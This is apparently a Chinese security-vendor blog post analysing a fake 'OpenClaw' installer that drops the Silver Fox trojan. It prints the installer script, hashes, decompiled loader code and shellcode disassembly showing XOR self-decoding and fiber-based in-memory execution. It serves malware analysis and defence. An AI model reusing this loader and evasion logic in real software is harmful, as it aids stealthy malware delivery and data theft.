


警惕“套娃”式攻击：银狐木马借道虚假“OpenClaw本地部署工具”传播，背后暗藏商业欺诈 – 瑞安研技术博客

rayblog.rising.com.cn/2026/03/警惕套娃式攻击：银狐木马借道虚假openclaw本地

Chen Zhanying

March 20, 2026



概述

瑞星威胁情报平台近期捕获到一个高度仿真的恶意安装包（FakeApp）。该样本不仅捆绑了臭名昭著的银狐木马，其内置的所谓正常程序实质上也是一款涉嫌商业欺诈的李鬼软件。


一旦用户运行程序，内嵌的恶意载荷会直接加载至内存执行。载荷随后以系统服务形式常驻，获取高权限后与远程服务器通信以窃取敏感数据。与传统样本不同，该样本携带的OpenClaw本地部署工具极具迷惑性——它将原本免费开源的项目通过技术封装变为收费模式，通过诱导用户付费实现二次牟利。

ATT&CK矩阵

战术	技术	具体行为
TA0002-执行	T1204-用户执行	诱导用户从仿冒站点下载并执行伪装为合法软件的恶意安装包
TA0003-持久化	T1543-创建或修改系统进程	创建系统服务实现本地持久化


战术	技术	具体行为
TA0005-防御规避	T1055-进程注入	将恶意载荷注入系统进程执行
TA0005-防御规避	T1140-去混淆或解密文件和信息	多个恶意载荷使用函数名随机化、代码虚拟化、自定义XOR算法等技术来逃避检测
TA0005-防御规避	T1574-劫持执行流	白加黑技术执行恶意DLL
TA0010-外传信息	T1041-通过C2通道外传	恶意程序在执行最终载荷后，建立与远程控制服务器的通信，用于外传敏感数据。

攻击流程




样本分析

攻击者利用搜索引擎优化（SEO）提升仿冒网站的排名，诱导用户点击恶意链接。



本次捕获的样本正是通过仿冒OpenClaw官网的站点进行投放，然后诱骗用户下载安装包。



OpenClawAI 7beAolenc.exe分析

字段	内容
文件名	OpenClawAI 7beAolenc.exe
MD5	9c811bc7bfc124b3476cd11bb1834504
文件类型	EXE
安装包类型	Inno Setup
文件大小	42.4 MB (44,533,614 字节)

作为Inno Setup安装程序，该样本负责释放多个内嵌文件。其中包含具有商业欺诈属性的OpenClaw安装包，以及利用白加黑（DLL 侧加载）技术执行的多个恶意载荷。

```
[Files]
Source: "{app}\dwhiY\OpenClaw_77b4b0ac.exe"; DestDir: "{app}\dwhiY"; Flags:
uninsneveruninstall onlyifdoesntexist ignoreversion
Source: "{app}\dwhiY\YdmSe.ico"; DestDir: "{app}\dwhiY"; Flags: uninsneveruninstall
onlyifdoesntexist ignoreversion
Source: "{app}\tu5g\HLjjBgqULI.8"; DestDir: "{app}\tu5g"; Flags: uninsneveruninstall
onlyifdoesntexist ignoreversion
Source: "{app}\tu5g\vfrkUm.k"; DestDir: "{app}\tu5g"; Flags: uninsneveruninstall
onlyifdoesntexist ignoreversion
Source: "{app}\tu5g\YUZ8.exe"; DestDir: "{app}\tu5g"; Flags: uninsneveruninstall
onlyifdoesntexist ignoreversion
Source: "{app}\uF80\ai.ico"; DestDir: "{app}\uF80"; Flags: uninsneveruninstall
onlyifdoesntexist ignoreversion

[Run]
Filename: "{app}\tu5g\YUZ8.exe"; Description: "{cm:LaunchProgram,tiZpP\dKyjda\eABD\mjIG}";
Flags: hidewizard nowait
[Icons]
Name: "{userdesktop}\Claw"; Filename: "{app}\dwhiY\OpenClaw_77b4b0ac.exe"; IconFilename: "
{app}\dwhiY\YdmSe.ico";
```

HLjjBgqULI.8分析

字段	内容
文件名	HLjjBgqULI.8
MD5	d01848170c92af6c9ad07b97489f11b3
文件类型	DLL

字段	内容
文件大小	3.40 MB (3,571,712 字节)
病毒名	Trojan.ShellCodeLoader!1.12EA8
备注	加载执行本地恶意载荷

样本采用导出函数名随机化与代码虚拟化技术，极大地模糊了程序逻辑。这种策略不仅显著增强了样本的隐蔽性，更大幅提升了逆向工程与静态分析的门槛。

Ordinal ^	RVA	Name
过滤器	过滤器	过滤器
0004	00067361	0012927c LkalDhjoNQYiNvoArx
0006	0006015a	00129488 VfCkwviNyCk
0007	000f63e9	001290ff DsIL8wnYq
000b	0002e0e8	00129ba9 wwOGsHxEQETjkgAt
0011	001106ea	00129873 m0h0TZNJsvNkO3
0017	000436c7	00129b36 uzgjLyPhmTN
001c	0010c61a	0012930c ONOZQT5KIQo
0025	000268f8	00129844 luHCuCEfSWCBoSmEUqOOFV
0028	0010aeda	001291c2 Ht3QkTDyGcJ
0029	000bdacf	001295aa _gB3lpGMUKTmtNTG
002c	000d48c2	0012976b ijWukKlmFScCqr
0034	000ee226	00129494 ViDiJgkU2dgLAqcOwQJgp0is8
0035	00110cda	00129a2a rpCixVzqoaGED
003c	000edeb6	00129112 Er5bPvts3aJ48h3bLCi
0046	000cdff2	00129b50 vatQHUVaomkhY
004d	000d5342	0012902a AGoR_9BDGmXZ6Zo
0053	00034074	001290a6 CiuyieNpZjxUihrDKcW
005c	0005c13a	00129329 OvIOBRXkEdZgu
005e	0009927b	0012967c dkjWNuINQ
0067	000e0b15	0012915a Fbl_dxVx8E_4
006a	000bc16f	001298f7 n4Wy44qmEoPE
006c	0006cfef	00129a1a rPPjHsxbugkdUVp
006e	000de8bf	00129167 GA10_HsblqcVBostoZOT

在对恶意模块进行深层定位后发现，该程序通过文件读取方式加载同目录下的加密载荷 **vfrkUm.k**，并调用自定义算法将其还原为中间 **shellcode**。

```

shellcode_name[2] = 'r'; // 恶意载荷文件名：vfrkUm.k
shellcode_name[3] = 'k';
shellcode_name[1] = 'f';
shellcode_name[0] = 'v';
shellcode_name[5] = 'm';
shellcode_name[7] = 'k';
shellcode_name[6] = '.';
shellcode_name[4] = 'U';
memset(a1);
memset(a1);
v10 = 0;
// 调用命令行参数函数获取当前程序所在路径
CommandLine = GetCommandLine(a1);
*(_QWORD *)&args_list[5] = CommandLineToArgW(a1, CommandLine, (__int64)&v10);
*(_QWORD *)&args_list[3] = **(_QWORD *)&args_list[5];
for ( i = (int)strlen((const char *)a1);
      i && *(_WORD *)(*(_QWORD *)&args_list[3] + 2 * i) != '\\\' && *(_WORD *)(*(_QWORD *)&args_list[3] + 2 * i) != '/';
      --i )
{
    ;
}
lstrcpynW((LPWSTR)a1, dest_str, args_list[3]);
strncpy_1((const char *)a1, (__int64)dest_str, args_list); // 拼接得到程序所在目录路径
strncpy_1((const char *)a1, (__int64)dest_str, shellcode_name); // 通过拼接当前进程目录与预设
文件名，动态构造恶意载荷 vfrkUm.k 的绝对路径
LODWORD(hTemplateFile) = 128;
v5_handle_shllcode = (LPDWORD)call_CreateFileW( // 打开恶意载荷
                                                (LPCWSTR)a1,
                                                (DWORD)dest_str,
                                                0x80000000,
                                                (LPSECURITY_ATTRIBUTES)1,
                                                0,
                                                3u,
                                                hTemplateFile);
v2_size_shellcode = call_GetFileSize((HANDLE)a1, v5_handle_shllcode); // 获取文件大小
if ( v2_size_shellcode != -1 && v2_size_shellcode )
{
    v7 = call_GetProcessHeap();
    shellcode_content = (_DWORD *)call_RtlAllocateHeap(a1, (__int64)v7, 8u,
v2_size_shellcode); // 分配内存
    if ( shellcode_content )
    {
        args_list[1] = 0;
        if ( call_ReadFile( // 读取恶意载荷内容
                            (HANDLE)a1,
                            v5_handle_shllcode,
                            (DWORD)shellcode_content,
                            (LPDWORD)v2_size_shellcode,
                            (LPOVERLAPPED)&args_list[1])
            && args_list[1] == v2_size_shellcode )
        {

```

```

CloseHandle((HANDLE)a1);
decode_shellcode = 0;
v9 = 0;
if ( (unsigned int)sub_7FFF02463720(
    a1,
    0xA213A99ALL,
    shellcode_content,
    v2_size_shellcode,
    (__int64 *)&decode_shellcode,
    &v9)
    && decode_shellcode )
{
    call_HeapFree(a1, (__int64)v7, 0, (__int64)shellcode_content);
    decode_7FFF00D81020(decode_shellcode, 0x75A, decode_shellcode, 1);    //解码
    shellcode
    if ( (unsigned int)call_VirtualProtect(a1, decode_shellcode, v9, 0x40u,
    (__int64)v12) )// 修改内存保护属性

```

攻击者弃用传统的线程注入，转而利用Windows 纤程（Fiber）在内存中调度执行代码。由于纤程属于用户态的任务调度，这种非典型的执行方式能有效穿透常规的进程监测与行为审计逻辑。

```

__int64 __fastcall exec_shellcode(__int64 a1, __int64 a2)
{
    __int64 v3; // [rsp+20h] [rbp-18h]

    if ( !call_ConvertThreadToFiber(a1, 0) )    // 把当前线程转换为纤程
        return 0;
    v3 = call_CreateFiber(a1, 0, a2, 0);    // 创建新纤程，用于执行解码后的shellcode
    if ( v3 )
    {
        call_SwitchToFiber(a1, v3);    // 跳转执行shellcode
        sub_7FFF03D32340(a1, v3);
    }
    return 1;
}

```

创建纤程。

The screenshot shows a debugger window with the following components:

- Assembly Window:** Displays assembly code for the 'CreateFiber' function. The instruction 'call qword ptr ds:[rax+218]' is highlighted, which corresponds to the 'call_VirtualProtect' function call in the C code above.
- Register Window:** Shows the values of registers R12, R13, R14, R15, and RIP. RIP is 00007FFF00D82292.
- Memory Dump Window:** Shows the memory dump for the address 0000029EC72F0040. The dump contains the decoded shellcode, which is a sequence of bytes starting with '0F 84 27 00 00 0F 8B 21 00 00 00 C8 00 00 00'. A red arrow points from the assembly code to this memory dump.
- Disassembly Window:** Shows the disassembly of the memory dump, with the instruction 'call qword ptr ds:[rax+218]' highlighted.

shellcode分析

字段	内容
MD5	f686f66e3023d230ae27af4e0271d540
文件大小	13.9 MB (14,614,528 字节)
病毒名	Trojan.Kryptik/x64!1.13C15
备注	解码执行内嵌的恶意载荷

为了彻底规避基于特征码的扫描，作为中间加载器的shellcode在执行过程中采取了多级释放策略：通过自定义XOR算法在内存中动态完成自解码，消除静态特征。

seg000:0000000000000098	loc_98:		;
CODE XREF: seg000:loc_6D↑j			
seg000:0000000000000098 E8 70 2B 00 00		call	decode_2C0D ;
自解码函数			
seg000:000000000000009D E8 00 00 00 00		call	\$+5
seg000:00000000000000A2 5F		pop	rdi
seg000:00000000000000A3 48 81 C7 6B 00 00 00		add	rdi, 6Bh ; 'k'
seg000:00000000000000AA 49 89 FB		mov	r11, rdi
seg000:00000000000000AD 49 81 C3 02 01 00 00		add	r11, 102h
seg000:00000000000000B4 41 53		push	r11
seg000:00000000000000B6 49 C7 C2 F8 29 00 00		mov	r10, 29F8h
seg000:00000000000000BD 4B 8D 1C 13		lea	rbx, [r11+r10]
seg000:00000000000000C1 0F B6 07		movzx	eax, byte ptr
[rdi]			
seg000:00000000000000C4 44 0F B6 57 01		movzx	r10d, byte ptr
[rdi+1]			
seg000:00000000000000C9 48 83 C7 02		add	rdi, 2
seg000:00000000000000CD 49 39 DB		cmp	r11, rbx
seg000:00000000000000D0 0F 84 2F 00 00 00		jz	loc_105
seg000:00000000000000D6			
seg000:00000000000000D6	decode_D6:		;
CODE XREF: seg000:0000000000000103↓j			
seg000:00000000000000D6 FF C0		inc	eax
seg000:00000000000000D8 0F B6 C0		movzx	eax, al
seg000:00000000000000DB 44 0F B7 24 07		movzx	r12d, word ptr
[rdi+rax]			
seg000:00000000000000E0 45 00 E2		add	r10b, r12b
seg000:00000000000000E3 42 0F B7 14 17		movzx	edx, word ptr
[rdi+r10]			
seg000:00000000000000E8 88 14 07		mov	[rdi+rax], dl
seg000:00000000000000EB 46 88 24 17		mov	[rdi+r10], r12b
seg000:00000000000000EF 41 01 D4		add	r12d, edx
seg000:00000000000000F2 45 0F B6 E4		movzx	r12d, r12b
seg000:00000000000000F6 46 8A 24 27		mov	r12b, [rdi+r12]
seg000:00000000000000FA 45 30 23		xor	[r11], r12b
seg000:00000000000000FD 49 FF C3		inc	r11
seg000:0000000000000100 49 39 DB		cmp	r11, rbx
seg000:0000000000000103 75 D1		jnz	short decode_D6 ;
二次解码			
seg000:0000000000000105			
seg000:0000000000000105	loc_105:		;
CODE XREF: seg000:0000000000000D0↑j			
seg000:0000000000000105 88 47 FE		mov	[rdi-2], al
seg000:0000000000000108 44 88 57 FF		mov	[rdi-1], r10b
seg000:000000000000010C C3		retn	;
跳转执行解码后的shellcode			

调用RtlDecompressBuffer函数对内嵌的压缩数据块进行解压。

Assembly code snippet:

```

0000029EC72F1F03 48:8B8D A0040000 mov rcx,qword ptr ss:[rbp+4A0]
0000029EC72F1F0A 44:8B41 54 mov r8d,dword ptr ds:[rcx+54]
0000029EC72F1F0E 48:8B95 98040000 mov rdx,qword ptr ss:[rbp+498]
0000029EC72F1F15 4C:8D9D B4000000 lea r11,qword ptr ss:[rbp+B4]
0000029EC72F1F1C B9 02010000 mov ecx,102
0000029EC72F1F21 44:895424 20 mov dword ptr ss:[rsp+20],r10d
0000029EC72F1F26 4C:895C24 28 mov qword ptr ss:[rsp+28],r11
0000029EC72F1F2B FFD0 call rax
0000029EC72F1F2D 83F8 00 cmp eax,0
0000029EC72F1F30 74 0F je 29EC72F1F41
0000029EC72F1F32 C785 FC040000 840000 mov dword ptr ss:[rbp+4FC],84
0000029EC72F1F3C E9 B70C0000 jmp 29EC72F2BF8
0000029EC72F1F41 48:8B85 A0040000 mov rax,qword ptr ss:[rbp+4A0]
0000029EC72F1F48 8B40 54 mov eax,dword ptr ds:[rax+54]
0000029EC72F1F4B 3B85 B4000000 cmp eax,dword ptr ss:[rbp+B4]
0000029EC72F1F51 74 0F je 29EC72F1F62

```

Memory dump (Address 0000029EC72F1F2B):

十六进制	ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	80.....
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..!.Li!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.

解压后的PE文件

利用RtlMoveMemory将最终的恶意载荷（Payload）手动映射至预分配的内存空间。

Assembly code snippet:

```

0000023003A420BE 4C:01C9 add rcx,r9
0000023003A420C1 8B49 14 mov ecx,dword ptr ds:[rcx+14]
0000023003A420C4 48:01CA add rdx,rcx
0000023003A420C7 48:8B8D D8040000 mov rcx,qword ptr ss:[rbp+4D8]
0000023003A420CE 4C:8B4D 68 mov r9,qword ptr ss:[rbp+68]
0000023003A420D2 4C:6395 A8040000 movsxd r10,dword ptr ss:[rbp+4A8]
0000023003A420D9 4D:6BD2 28 imul r10,r10,28
0000023003A420DD 4D:01D1 add r9,r10
0000023003A420E0 45:8B49 0C mov r9d,dword ptr ds:[r9+C]
0000023003A420E4 4C:01C9 add rcx,r9
0000023003A420E7 FFD0 call rax
0000023003A420E9 8B85 A8040000 mov eax,dword ptr ss:[rbp+4A8]

```

Memory dump (Address 023003A420E7):

十六进制	ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00	80.....
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..!.Li!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode...\$.

当执行流程跳转至最终载荷后，恶意程序正式激活，并启动核心功能模块，建立与远程控制服务器的通信。

000002090F477B5C FFD0 83F8 00 call rax
 000002090F477B5E 75 0F cmp eax,0
 000002090F477B61 75 0F jne 2090F477B72
 000002090F477B63 C785 FC040000 8D0000 mov dword ptr ss:[rbp+4FC],8D
 000002090F477B6D E9 86000000 jmp 2090F477BF8
 000002090F477B72 48:C785 A8000000 000000 mov qword ptr ss:[rbp+A8],0
 000002090F477B7D 48:81BD A8000000 000000 cmp qword ptr ss:[rbp+A8],1000
 000002090F477B88 73 26 jae 2090F477BB0
 000002090F477B8A 48:8885 D8040000 mov rax,qword ptr ss:[rbp+4D8]
 000002090F477B91 48:888D A8000000 mov rcx,qword ptr ss:[rbp+A8]
 000002090F477B98 C60408 00 mov byte ptr ds:[rax+rcx],0
 000002090F477B9C 48:8885 A8000000 mov rax,qword ptr ss:[rbp+A8]
 000002090F477BA3 48:83C0 01 add rax,1
 000002090F477BA7 48:8985 A8000000 mov qword ptr ss:[rbp+A8],rax
 000002090F477BAE EB CD jmp 2090F477BD
 000002090F477BB0 48:8845 00 mov rax,qword ptr ss:[rbp]
 000002090F477BB4 48:888D A0040000 mov rcx,qword ptr ss:[rbp+4A0]
 000002090F477BB8 4C:8841 08 mov r8,qword ptr ds:[rcx+8]
 000002090F477BBF 48:888D D8040000 mov rcx,qword ptr ss:[rbp+4D8]
 000002090F477BC6 BA 01000000 mov edx,1
 000002090F477BCB FFD0 83F8 00 call rax
 000002090F477BCD 75 0C cmp eax,0
 000002090F477BD0 C785 FC040000 8E0000 jne 2090F477BDE
 000002090F477BD2 EB 1A mov dword ptr ss:[rbp+4FC],8E
 000002090F477BD4 48:83BD C8000000 000000 jmp 2090F477BF8
 000002090F477BDE 48:83BD C8000000 000000 cmp qword ptr ss:[rbp+C8],0
 000002090F477BE6 74 06 je 2090F477BEE
 000002090F477BE8 FFD0 83F8 00 call rax

RAX 0000020912785C50
 RBX 000002090F477C07
 RCX 0000020911090000
 RDX 0000000000000001
 RBP 0000001F11FFF620
 RSP 0000001F11FFF5A0
 RSI 000002090F47509D
 RDI 000002090F47510F
 R8 000002090C69A910
 R9 0000001F11FFF620
 R10 0000000000000000
 R11 00000000000000246
 R12 000000000000000AC
 R13 FFFFFFFFD8A77416
 R14 334D542B283881AF
 R15 F7BE6C4E6D9E34C5
 RIP 000002090F477BCB

默认 (x64 fastcall)
 1: rcx 0000020911090000 00
 2: rdx 0000000000000001 00
 3: r8 000002090C69A910 000
 4: r9 0000001F11FFF620 000
 5: [rsp+20] 0000000000DEA2

内存 1 内存 2 内存 3 内存 4 内存 5 监视 1 局部变量 结构体

020912785C5 41 52 9C 49 BA 8B B0 97 C4 AA 26 1C 73 E8 F3 D1 AR.I°.°.Aa&.se0N
 020912785C6 FE FF C9 78 58 48 37 89 A6 F8 60 72 5E 1D C4 23 bY£{XH7.}o°r^A#
 020912785C7 F7 18 0D 08 DD 56 06 B1 9A 11 2F 61 BD E0 B1 22 ÷...YV.±../a%±±"
 020912785C8 91 3D 7E 13 7D 12 93 D0 9E 5A AD 92 93 D0 9E 8A .=-.}.D.Z...D..
 020912785C9 0D DA 93 D0 9E C3 F9 CA 93 D0 9E 53 05 E2 93 D0 .U.D.ÄüE.D.S.ä.D

跳转执行最终的恶意载荷。

0000020912785C4F	79 41	jns 20912785C92
0000020912785C51	52	push rdx
0000020912785C52	9C	pushfq
0000020912785C53	49:BA 8BB097C4AA261	mov r10,731C26AAC497B08B
0000020912785C5D	E8 F3D1FEFF	call 20912772E55
0000020912785C62	C9	leave
0000020912785C63	7B 58	jnp 20912785CBD

OpenClaw_77b4b0ac.exe分析

